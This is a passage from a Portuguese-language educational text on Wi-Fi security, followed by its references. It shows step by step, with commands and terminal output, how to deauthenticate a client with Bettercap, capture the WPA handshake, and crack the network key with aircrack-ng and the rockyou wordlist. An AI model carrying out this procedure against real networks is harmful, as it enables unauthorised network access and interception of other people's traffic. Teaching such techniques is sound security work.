Nas linhas 6 e 7 do comando de prompt “*Caplet* para captura de *handshake*”, um *ticker* é criado para periodicamente limpar a tela e atualizar a tabela dos clientes reconhecidos na WLAN-alvo, especificada na linha 19. Nas linhas 10 a 12, a funcionalidade de *sniffing* é configurada, sendo as autenticações capturadas, gravadas no arquivo *wlanPkts.pcap*. A inicialização do *caplet* se dá pela execução da linha de comando descrita na Figura “Inicializando o *caplet*”.

```
user1@kraker:~/go/bin$ sudo ./bettercap -iface wlx90f65219a4a2 -caplet handshake.cap
```

Figura 27 – Inicializando o *caplet*
Fonte: Elaborada pelo autor (2020)

Inicializado o *caplet*, como se trata de dispositivos móveis, é normal que a RSSI dos clientes se altere. Para que a desautenticação tenha sucesso, devem ser escolhidos os clientes mais próximos da estação de monitoramento (estação do ofensor), ou seja, aquelas de RSSI mais alto (vale reforçar que os valores são NEGATIVOS, portanto, quanto maior o módulo do valor, mais distante o cliente estará da estação de monitoramento).

```
f0:81:75:28:cf:6b clients:
```

RSSI ▲	BSSID	Ch	Sent	Recvd	Seen
-39 dBm	24:da:9b:4c:00:91	11	21 kB	14 kB	19:43:41
-41 dBm	98:39:8e:53:4b:5b	11	21 kB	54 kB	19:43:22
-44 dBm	cc:fa:00:fd:c9:d4	11	6.4 kB	6.0 kB	19:43:02
-55 dBm	06:1f:f8:e9:1d:86	11	6.9 kB	198 B	19:43:27

```

wlx90f65219a4a2 (ch. 11) / ↑ 0 B / ↓ 3.6 MB / 18274 pkts
wlx90f65219a4a2 » wifi.deauth 24:da:9b:4c:00:91

```

Figura 28 – Desautenticação do cliente
Fonte: Elaborada pelo autor (2020)

A linha em destaque na Figura “Desautenticação do cliente” descreve a sintaxe do comando para desautenticação do cliente mais próximo da estação de monitoramento (24:da:9b:4c:00:91). A execução do *caplet* leva alguns segundos e, ao final, se a captura do *handshake* tiver ocorrido com sucesso, isso será notificado analogamente ao indicado no destaque inferior da figura “Clientes autenticados na WLAN-alvo”. Resta agora apenas a quebra da chave a partir dos arquivos produzidos. Para tal será utilizado o *Aircrunch-ng* utilizando a *Rockyou* como dicionário.

Conforme já anteriormente mencionado, o arquivo utilizado será o *Bettercap-wifi-handshakes.pcap* armazenado no diretório do *root*. A figura “Quebra da chave da WLAN-alvo” descreve a utilização do *Aircrunch-ng*.

```

user1@kraker:~/go/bin$ sudo ls -l /root
total 52
-rw-r--r-- 1 root root 2019 jun 13 19:55 bettercap.history
-rw-r--r-- 1 root root 44525 jun 13 19:44 bettercap-wifi-handshakes.pcap [1]
user1@kraker:~/go/bin$
user1@kraker:~/go/bin$ sudo aircrack-ng /root/bettercap-wifi-handshakes.pcap -w ~/rockyou/rockyou.txt
Reading packets, please wait...
Opening /root/bettercap-wifi-handshakes.pcap [2]
Read 162 packets.

# BSSID          ESSID          Encryption
1  14:CC:20:84:0E:E6  odra           WPA (1 handshake)
2  C8:5D:38:0D:4B:5C  Bahia          WPA (0 handshake)
3  F0:81:75:28:CF:6B  Tweek202G      WPA (1 handshake, with PMKID) [3]

Index number of target network ? 3

```

Figura 29 – Quebra da chave da WLAN-alvo

Fonte: Elaborada pelo autor (2020)

O destaque 2 na figura “Quebra da chave da WLAN-alvo” ilustra a utilização do *Aircrack-ng*, em que o único parâmetro adicional empregado é o *-w*, o qual especifica o caminho e nome da *wordlist* a ser utilizada, no caso a *Rockyou*. O destaque indica a WLAN-alvo, cujo identificador é solicitado pela ferramenta antes de iniciar a quebra da chave. Caso esta última esteja presente na *wordlist*, será então facilmente descoberta pela ferramenta, conforme indicado pela figura “Chave encontrada”.

```

Aircrack-ng 1.6

[!] [00:00:02] 9573/14344391 keys tested (5613.63 k/s)

Time left: 42 minutes, 33 seconds                                0.07%

KEY FOUND! [ catsanddogs ] [2]

Master Key   : 8A 0C 1F EB E6 B1 88 C0 9B A8 F3 22 5B D6 E7 78
               01 C4 98 BC 7A CB 6E 03 AF CA 6D 23 4D 70 33 57

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
               00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
               00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
               00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : F2 1C 83 E8 2F CC 95 82 EA 51 F1 54 E8 3F D3 18

user1@kraker:~/go/bin$

```

Figura 30 – Chave encontrada

Fonte: Elaborado pelo autor (2020)

Na figura “Chave encontrada”, é possível verificar que a chave da WLAN-alvo foi descoberta com sucesso (destaque 2), sendo necessários apenas dois segundos para tal (destaque 1). Do até aqui exposto, é possível ter uma ideia da flexibilidade e poder do Bettercap, valendo a pena, portanto, estudá-lo mais a fundo a fim de não apenas melhor vislumbrar suas capacidades, mas também melhor fixar os conceitos estudados.

REFERÊNCIAS

ALECRIM, E. O que é Wi-Fi (conceito e versões). **Infowester**, 2013. Disponível em: <https://www.infowester.com/wifi.php>. Acesso em: 9 set. 2021.

AMAZON. TP-Link TL-WN8200ND Adaptador USB Wireless de Alta Potência, 300Mbps. 2021. Disponível em: <https://www.amazon.com.br/Adaptador-Wireless-TP-Link-Preto-TL-WN8200ND/dp/B00A8GVNNY/ref=asc_df_B00A8GVNNY/?tag=googleshopp00-20&linkCode=df0&hvadid=379726208386&hvpos=&hvnetw=g&hvrnd=10852255149065193830&hvpone=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hvlocint=&hvlocphy=1001773&hvtargid=pla-523676686785&psc=1> Acesso em: 22 set. 2021.

BONATTO, A.; CANTO, D. O. **Bluetooth Technology (IEEE802.15)**, [s.d.]. Disponível em: <https://www.inf.pucrs.br/~cnunes/redes/Trabalho%20Bluetooth.pdf> . Acesso em: 9 set. 2021.

CISCO. Channel Planning Best Practices. Disponível em: <https://documentation.meraki.com/MR/WiFi_Basics_and_Best_Practices/Channel_Planning_Best_Practices>. Acesso em: 9 set. 2021.

ELECTRONICSNOTES. Wi-Fi Channels, Frequencies, Bands & Bandwidths. 2021. Disponível em: <<https://www.electronics-notes.com/articles/connectivity/wifi-ieee-802-11/channels-frequencies-bands-bandwidth.php>>. Acesso em: 9 set. 2021.

HAK. WiFi Pineapple Compare. Disponível em: <<https://hak5.org/pages/wifi-pineapple-compare>>. Acesso em: 22 set. 2021.

INSTITUTO FEDERAL DE SANTA CATARINA - IFSC. Redes sem-fio IEEE802.11. **Wiki IFSC do Campus São José**, 17 maio 2019. Disponível em: <https://wiki.sj.ifsc.edu.br/index.php/PJI11103:_Redes_sem-fio_IEEE_802.11>. Acesso em: 9 set. 2021.

KABUM. Adaptador Wireless TP-Link USB 150Mbps TL-WN722N. 2021. Disponível em: <<https://www.kabum.com.br/produto/12114/adaptador-wireless-tp-link-usb-150mbps-tl-wn722n>>. Acesso em: 22 set. 2021.

LEPAJA, S.; MARAJ, A.; BERZATI, S. WLAN Planning and Performance Evaluation for Commercial Applications: Evolvments in Business Information Processing and Management—Volume 1. In **Data-Centric Business and Applications**, [S.l.], p. 53-69, 2019.

METAGEEK. Understanding RSSI. 2021. Disponível em <<https://www.metageek.com/training/resources/understanding-rssi.html>>. Acesso em: 9 set. 2021.

NAKHILA, O.; TURGUT, D.; BACANALI, S. S. Exposing Vulnerabilities in Mobile Networks: A Mobile Data Consumption Attack. In: **IEEE International Conference**

on **Mobile Ad Hoc and Sensor Systems (MASS)**, 14., 2017, Orlando, EUA. Disponível em: <https://www.researchgate.net/publication/321122614_Exposing_Vulnerabilities_in_Mobile_Networks_A_Mobile_Data_Consumption_Attack/download>. Acesso em: 9 set. 2021.

ORSI, R. Understanding Evil Twin AP Attacks and How Prevent Them. **Dark Reading**, 2018. Disponível em: <<https://www.darkreading.com/attacks-breaches/understanding-evil-twin-ap-attacks-and-how-to-prevent-them-/a/d-id/1333240>>. Acesso em: 9 set. 2021.

PHILLIPS, G. The most common Wi-Fi standards and types explained. **MUO**, 2021. Disponível em: <https://www.makeuseof.com/tag/understanding-common-wifi-standards-technology-explained/>. Acesso em: 9 set. 2021.

SPADARI, A. Redes de longas distâncias sem fio. **CCM**, 2020. Disponível em: <https://br.ccm.net/contents/823-wwan-redes-de-longa-distancia-sem-fio>. Acesso em: 9 set. 2021.

TELECO. Redes sem fio I: fundamentos. 2021a Disponível em: <https://www.teleco.com.br/tutoriais/tutorialredesemfio1/pagina_2.asp> Acesso em: 9 set. 2021.

TELECO. Redes Sem Fio: Tecnologias de Redes Sem Fio. 2021b. Disponível em: <https://www.teleco.com.br/tutoriais/tutorialredespbaid/pagina_3.asp>. Aceso em: 22 set. 2021.

TELECO. WLAN X Sistemas Móveis Celulares: faixas de frequências. 2021c. Disponível em: <https://www.teleco.com.br/tutoriais/tutorialwlanx/pagina_3.asp>. Acesso em: 9 set. 2021.